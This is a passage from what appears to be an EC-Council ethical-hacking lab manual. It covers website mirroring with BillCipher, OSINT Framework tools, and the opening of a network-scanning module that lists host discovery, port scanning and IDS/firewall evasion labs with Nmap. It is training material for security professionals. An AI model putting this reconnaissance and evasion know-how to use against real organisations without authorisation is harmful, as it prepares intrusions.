46. The **Do you want to collect information of a website or IP address?** option appears; type **website** and press **Enter**.
47. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
48. Now, type **19** and press **Enter** to choose the **Website Copier (use httrack)** option from the available information gathering options.
49. The tool starts mirroring the target website; this will take approximately 5 minutes.
50. After completion of the mirroring process, the mirrored website gets saved in the folder **websource**, as shown in the screenshot.




Figure 9.5.15: Copying website

51. Press **Ctrl+C** to exit BillCipher and close the terminal window.
52. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




Figure 9.5.16: Navigate to the Home Folder

53. The **attacker** window appears, click **File System** from the left-pane and navigate to the location **root**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. The **root** directory window appears; navigate to **BillCipher → websource → www.certifiedhacker.com → www.certifiedhacker.com**. Right-click the **index.html** file and navigate to **Open With → Firefox** to open the mirrored website.




Figure 9.5.17: Opening index.html file

55. The mirror target website (**www.certifiedhacker.com**) appears in the **Mozilla Firefox** browser, as shown in the screenshot.



Figure 9.5.18: Mirrored target website

You can also use footprinting tools such as **Recon-Dog** (https://www.github.com), **Th3Inspector** (https://github.com), **Raccoon** (https://github.com), **Orb** (https://github.com), etc. to gather additional information related to the target company.

56. Similarly, you can use other information gathering options to gather information about the target.
57. This concludes the demonstration of footprinting the target website URL using BillCipher.
58. Close all open windows and document all the acquired information.
59. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6 Footprinting a Target using OSINT Framework

Here, we will use the OSINT Framework to explore footprinting categories and associated tools.

1. Turn on the **Windows 10** virtual machine and login with credentials **Admin/Pa$$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**); type **https://osintframework.com/** in the address bar and press **Enter**.

TASK 6.1

Navigate to OSINT Framework

OSINT Framework is an open source intelligence gathering framework that helps security professionals for performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources. This framework includes a simple web interface that lists various OSINT tools arranged by category and is shown as an OSINT tree structure on the web interface.

3. **OSINT Framework** website appears; you can observe the OSINT tree on the left side of screen, as shown in the screenshot.




Figure 9.6.1: OSINT tree

TASK 6.2

View Username Category

4. Clicking on any of the categories such as **Username**, **Email Address**, or **Domain Name** will make many useful resources appear on the screen in the form of a sub-tree.
5. Click the **Username** category and click to expand the **Username Search Engines** and **Specific Sites** sub-categories.
6. You can observe a list of OSINT tools filtered by sub-categories (**Username Search Engines** and **Specific Sites** sub-categories).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.6.2: Username categories

7. From the list of available tools under the **Username Search Engines** category, click on the **Namechk** tool to navigate to the **Namechk** website.

Note: If a cookie notification appears at the lower section of the window, click **Got it!** and close the ads appearing on the screen.

8. The **Namechk** website appears, as shown in the screenshot.

Note: Namechk is used to see if your desired username or vanity URL is still available at dozens of popular social networking and social bookmarking websites. You can also find the best username with Namechk.

The OSINT Framework includes the following indicators with the available tools:

- **(T)** - Indicates a link to a tool that must be installed and run locally
- **(D)** - Google Dork
- **(R)** - Requires registration
- **(M)** - Indicates a URL that contains the search term and the URL itself must be edited manually.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.6.3: Namechk website

9. Close the current tab to navigate back to the **OSINT Framework** webpage.
10. Similarly, you can explore other tools from the list of mentioned tools under the **Username Search Engines** and **Specific Sites** sub-categories.

TASK 6.3

View Domain Name Category

11. Now, click the **Domain Name** category, and its sub-categories appear. Click to expand the **Whois Records** sub-category.
12. A list of tools under the **Whois Records** sub-category appears; click the **Domain Dossier** tool.




Figure 9.6.4: Clicking on Domain Dossier

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Domain Dossier** website appears, as shown in the screenshot.

Note: The Domain Dossier tool generates reports from public records about domain names and IP addresses to help solve problems, investigate cybercrime, or just to better understand how things are set up.




Figure 9.6.5: Domain Dossier website

14. Close the current tab to navigate back to the **OSINT Framework** webpage.

TASK 6.4

View Metadata Category

15. Now, click the **Metadata** category and click the **FOCA** tool from a list of available tools.




Figure 9.6.6: Metadata category

16. The **FOCA** website appears, displaying information about the tool along with its download link, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.6.7: FOCA website

17. Similarly, you can explore other available categories such as **Email Address**, **IP Address**, **Social Networks**, **Instant Messaging**, etc. and the tools associated with each category. Using these tools, you can perform footprinting on the target organization.
18. This concludes the demonstration of performing footprinting using the OSINT Framework.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Networks

Module 03

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning a Target Network

Network scanning refers to a set of procedures performed to identify the hosts, ports, and services running in a network.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Earlier, you gathered all possible information about the target such as organization information (employee details, partner details, web links, etc.), network information (domains, sub-domains, IP addresses, network topology, etc.), and system information (OS details, user accounts, passwords, etc.).

Now, as an ethical hacker, or as a penetration tester (hereafter, pen tester), your next step will be to perform port scanning and network scanning on the IP addresses that you obtained in the information-gathering phase. This will help you to identify an entry point into the target network.

Scanning itself is not the actual intrusion, but an extended form of reconnaissance in which the ethical hacker and pen tester learns more about the target, including information about open ports and services, OSes, and any configuration lapses. The information gleaned from this reconnaissance helps you to select strategies for the attack on the target system or network.

This is one of the most important phases of intelligence gathering, which enables you to create a profile of the target organization. In the process of scanning, you attempt to gather information, including the specific IP addresses of the target system that can be accessed over the network (live hosts), open ports, and respective services running on the open ports and vulnerabilities in the live hosts.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

Port scanning will help you identify open ports and services running on specific ports, which involves connecting to Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) system ports. Port scanning is also used to discover the vulnerabilities in the services running on a port.

The labs in this module will give you real-time experience in gathering information about the target organization using various network scanning and port scanning techniques.

Lab Objectives

The objective of this lab is to conduct network scanning, port scanning, analyzing the network vulnerabilities, etc.

Network scans are needed to:

- Check live systems and open ports
- Identify services running in live systems
- Perform banner grabbing/OS fingerprinting
- Identify network vulnerabilities
- Draw network diagrams of vulnerable hosts

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 140 Minutes

Overview of Scanning Networks

Network scanning is the process of gathering additional detailed information about the target by using highly complex and aggressive reconnaissance techniques. The purpose of scanning is to discover exploitable communication channels, probe as many listeners as possible, and keep track of the responsive ones.

Types of scanning:

- **Port Scanning**: Lists open ports and services
- **Network Scanning**: Lists the active hosts and IP addresses
- **Vulnerability Scanning**: Shows the presence of known weaknesses

Lab Tasks

Ethical hackers and pen testers use numerous tools and techniques to scan the target network. Recommended labs that will assist you in learning various network scanning techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Host Discovery	√	√	√
	1.1 Perform Host Discovery using Nmap	√		√
	1.2 Perform Host Discovery using Angry IP Scanner		√	√
2	Perform Port and Service Discovery	√	√	√
	2.1 Perform Port and Service Discovery using MegaPing		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	2.2 Perform Port and Service Discovery using NetScanTools Pro		√	√
	2.3 Explore Various Network Scanning Techniques using Nmap	√		√
	2.4 Explore Various Network Scanning Techniques using Hping3		√	√
3	Perform OS Discovery	√	√	√
	3.1 Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark		√	√
	3.2 Perform OS Discovery using Nmap Script Engine (NSE)	√		√
	3.3 Perform OS Discovery using Unicornscan		√	√
4	Scan beyond IDS and Firewall	√	√	√
	4.1 Scan beyond IDS/Firewall using various Evasion Techniques	√		√
	4.2 Create Custom Packets using Colasoft Packet Builder to Scan beyond IDS/Firewall		√	√
	4.3 Create Custom UDP and TCP Packets using Hping3 to Scan beyond IDS/Firewall	√		√
	4.4 Create Custom Packets using Nmap to Scan beyond IDS/Firewall		√	√
	4.5 Browse Anonymously using Proxy Switcher		√	
	4.6 Browse Anonymously using CyberGhost VPN		√	
5	Draw Network Diagrams		√	√
	5.1 Draw Network Diagrams using Network Topology Mapper		√	√
6	Perform Network Scanning using Various Scanning Tools	√		√
	6.1 Scan a Target Network using Metasploit	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

***iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Host Discovery

Host discovery is the process of identifying active hosts in the target network.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you should be able to scan and detect the active network systems/devices in the target network. During the network scanning phase of security assessment, your first task is to scan the network systems/devices connected to the target network within a specified IP range and check for live systems in the target network.

Lab Objectives

- Perform host discovery using Nmap
- Perform host discovery using Angry IP Scanner

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Nmap located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\Nmap**
- Angry IP Scanner located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Ping Sweep Tools\Angry IP Scanner**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of Host Discovery

Host discovery is considered the primary task in the network scanning process. It is used to discover the active/live hosts in a network. It provides an accurate status of the systems in the network, which, in turn, reduces the time spent on scanning every port on every system in a sea of IP addresses in order to identify whether the target host is up.

The following are examples of host discovery techniques:

- ARP ping scan
- UDP ping scan
  - ICMP ping scan (ICMP ECHO ping, ICMP timestamp, ping ICMP, and address mask ping)
  - TCP ping scan (TCP SYN ping and TCP ACK ping)
- IP protocol scan

Lab Tasks

TASK 1

Perform Host Discovery using Nmap

Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime

Here, we will use Nmap to discover a list of live hosts in the target network. We can use Nmap to scan the active hosts in the target network using various host discovery techniques such as ARP ping scan, UDP ping scan, ICMP ECHO ping scan, ICMP ECHO ping sweep, etc.

1. Turn on one or more virtual machines. In this lab task, we have used the **Windows 10**, **Windows Server 2016**, and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the **Windows 10** virtual machine, log in with the credentials Username: **Admin** and Password: **Pa$$w0rd**.

